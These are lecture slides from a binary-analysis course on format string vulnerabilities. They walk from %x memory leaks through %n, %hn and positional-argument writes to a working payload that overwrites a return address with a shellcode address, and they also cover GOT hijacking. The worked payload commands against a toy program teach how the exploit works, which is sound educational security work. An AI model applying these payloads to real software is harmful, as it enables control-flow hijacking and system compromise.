

Lec 6: Format String Attacks

IS561: Binary Code Analysis and Secure Software Systems

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Format String Exploit

- Another classic memory exploitation technique.
- First noted in around 1989 by Barton Miller.

Format String?

A format string is an argument to a function that specifies how to convert C data types into a string. For example, the `printf` function takes a format string as its first argument: `printf("%d", 42);`.

There are many functions that take a format string as input: `printf`, `fprintf`, `sprintf`, `snprintf`, `scanf`, `syslog`, etc.

Simple Example

```
int x = 0, y = 42;  
printf("%d, %d\n", x, y);
```


C is Too Generous

```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

GCC will happily compile this code (although it outputs a warning message).

```
$ ./prog  
0, 42, 134513810
```

What is this number 134513810 (= 0x8048492)?

The Security Problem

What if the format string can be controlled by the user?

Format String Vulnerability Example

```
// omitted ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

- When buf = "hello": No problem.
- When buf = "%x.%x.%x": Leak memory contents.

So Far ...

- Format string vulnerability allows us to read memory contents on the stack.
- But we cannot write to memory. Can we?

Format Specifiers

Format Specifier	Description
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output

¹ Nothing will be printed with %n.

Format Specifiers

Format Specifier	Description
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output
%n	Number of characters written so far ¹

¹ Nothing will be printed with %n.


%n Example

```
int x;
int y;

x = 10;

printf("%08d\n%n", x, &y);    // outputs 00000010
printf("%d\n", y);           // outputs 9
```

Example Revisited




Virtual Memory

```
// omitted ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

← 0xbffff508

When buf = %n?

Example Revisited



Virtual Memory


```
// omitted ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

← 0xbffff508

When buf = %n?

→ Write 0 to the address 0x42

Example Revisited



Virtual Memory

```
// omitted ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```


← 0xbffff508

When buf = %n?

→ Write 0 to the address 0x42

When buf = AAAA%x.%xn?

Example Revisited



← 0xbffff508

```
// omitted ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

When buf = %n?

→ Write 0 to the address 0x42

When buf = AAAA%x.%xn?

→ Write 7 to the address 0x41414141

Virtual Memory

Arbitrary Write

A format string vulnerability allows an attacker to write arbitrary data to an arbitrary address!

Q: if you can choose an address to overwrite, where it will be?

Potential Attack Targets

There are many choices including

- Return address of a function (as in stack-based exploits).
- GOT (Global Offset Table).
- Destructor section (.dtor).
- Function pointers.
- etc.


The key is to overwrite something that can affect the control flow!

Running Example

fmt.c

```
int main(int argc, char* argv[])
{
    char buf[512];
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    return 0;
}
```

Draw Stack Diagram First (x86)




Virtual Memory

← 0xbffff508

```
0804844b <main>:
804844b: push   ebp
804844c: mov    ebp, esp
804844e: sub    esp, 0x200
8048454: mov    eax, ds:0x8049718
8048459: push   eax
804845a: push   0x200
804845f: lea   eax, [ebp-0x200]
8048465: push   eax
8048466: call   8048320 <fgets@plt>
804846b: add    esp, 0xc
804846e: lea   eax, [ebp-0x200]
8048474: push   eax
8048475: call   8048310 <printf@plt>
804847a: add    esp, 0x4
804847d: mov    eax, 0x0
8048482: leave
8048483: ret
```




Basic Attempt



Virtual Memory

Suppose we ran this program with
`$ echo "AAAA%x.%x" | ./fmt`

Basic Attempt



Virtual Memory


Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

AAAA41414141.252e7825
%.x%

← 0xbffff508

Basic Attempt



Virtual Memory

Suppose we ran this program with


```
$ echo "AAAA%x.%x" | ./fmt
```

AAAA41414141.252e7825
%.x%

← 0xbffff508

Can you explain why these characters are printed out?

Basic Attempt



Virtual Memory

Suppose we ran this program with


```
$ echo "AAAA%n" | ./fmt
```



Write 4 to 0x41414141

← 0xbffff508

Basic Attempt




Virtual Memory

Suppose we ran this program with
`$ echo "AAAABBBBBBBB%n" | ./fmt`

↑
Write 10 to 0x41414141

Basic Attempt



Virtual Memory

Suppose we ran this program with
`$ echo "AAAABBBBBB%n" | ./fmt`



Write 10 to 0x41414141

How can we write a bigger number?


← 0xbffff508

Next Attempt: Use Width Field

`%<width>d`

- The output will always have minimum 'width' characters.
- For example, `printf("%10d", 42)` will print out " 42" (with 8 space characters).

Using Width Field



Suppose we ran this program with


```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```



Write 0x8040102 to 0x42424242

← 0xbffff508

Using Width Field



Suppose we ran this program with

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```



Write 0x8040102 to 0x42424242


Too many characters to print out!

← 0xbffff508

Next Attempt: Use Short Writes

- Break “%n” into two “%hn”s.
 - When we use ‘h’ in front of a format specifier, the corresponding argument is interpreted to be a short (2-byte) type.
 - Thus, we can write 2 bytes at a time with a “%hn”.
- Writing 0x8040102 becomes
 - Writing 0x0102 first and then writing 0x0804 later.

Using Short Writes



Virtual Memory

Suppose we ran this program with


```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 + 242 = 258 (= 0x0102)
258 + 1794 = 2052 (= 0x0804)

Write 0x8040102 to 0x42424242

← 0xbffff508

Using Short Writes



Suppose we ran this program with

```
$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt
```

16 + 242 = 258 (= 0x0102)
258 + 1794 = 2052 (= 0x0804)

Write 0x8040102 to 0x42424242

← 0xbffff508

What if the first number to write is bigger than the second number?

Virtual Memory

Further Consideration

Suppose we want to write 0x08042222 to 0x42424242.

- We'd better write 0x0804 first and then write 0x2222 later.
- But we can still write 0x2222 first and then write 0x0804 later, if we use an "integer overflow".

$$16 + 8722 = 8738 (= 0x2222)$$




```
$ echo "AAAABBBBAAAADBBB%8722d%hn%58850d%hn" | ./fmt
```




$$8738 + 58850 = 67588 (= 0x10804)$$


Q: What If the Target Buffer is Far Away?



vs.



Q: What If the Target Buffer is Far Away?



Further Optimization with Dollar Sign (\$)

- A dollar sign enables direct access to the n th parameter.
- Syntax: %<n>\$<format specifier>

Example

```
printf("%d, %d, %d, %2$d\n", 1, 2, 3);  
// prints out 1, 2, 3, 2
```

Minimizing Payload with \$

```
$ echo "AAAABBBBBAAAADBBB%8722d%hn%58850d%hn" | ./fmt
```




```
$ echo "BBBBDBBB%8730d%1\$hn%58850d%2\$hn" | ./fmt
```

Control Flow Hijack Exploit

As before, we assume that we know the exact memory layout of the program. Hence, we will inject our shellcode following our format string payload, and simply overwrite the return address of `main` to execute the injected shellcode.

Final Exploitation



```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xeb\xfe%62726%1\${hn}%51951d%2\${hn}"  
| ./fmt      target addr target addr shellcode
```


Considering NULL Byte

Can format string payload include a NULL byte? What if our target address contains zero? (e.g., target address = 0xbffff500)

More Constraints

- gets (or fgets) does not allow a newline character (\n).
 - Our payload should not contain any '\x0a' character.
- Environment variables make it difficult to predict the exact buffer address.
 - Overwriting GOT could be a good option.

Global Offset Table Hijacking

- GOT is a table that stores offsets to dynamically linked functions.
- GOT addresses are not affected by environment variables (as they are not stored on the stack).
- By overwriting this table, we can hijack ***library function calls***.

Dynamic Linking Process

```
...  
fgets(line);  
...
```

```
...  
call 8048320 <fgets@plt>;  
...
```

```
...  
8048320: jmp [GOT addr + offset]  
...
```

PLT (Procedure Linkage Table)

```
804c000: (GOT addr)  
804c004: (GOT addr + 4) addr of loader  
...
```

GOT (Global Offset Table)

Dynamic Linking Process

```
...  
fgets(line);  
...
```

```
...  
call 8048320 <fgets@plt>;  
...
```

```
...  
8048320: jmp [GOT addr + offset]  
...
```

PLT (Procedure Linkage Table)

Loader will change this, and then transfer the control to fgets

```
804c000: (GOT addr)  
804c004: (GOT addr + 4) addr of fgets  
...
```

GOT (Global Offset Table)

Dynamic Linking Process

```
...  
fgets(line);  
...
```

```
...  
call 8048320 <fgets@plt>;  
...
```

```
...  
8048320: jmp [GOT addr + offset]  
...
```

PLT (Procedure Linkage Table)

Format string exploit can change
this to hijack the control flow!

```
804c000: (GOT addr)  
804c004: (GOT addr + 4) addr of shellcode  
...
```

GOT (Global Offset Table)

Recap

- Two types of memory corruption bugs that lead to a control flow hijack exploit.
 - Buffer overflow bug.
 - Format string bug.
- Unlike buffer overflow bugs, format string bugs allow an attacker to overwrite arbitrary memory addresses.

Mitigating Format String Exploit

Can we simply disable %n?² What's the problem with this solution?

²Since Visual Studio 2005, %n is disabled by default.

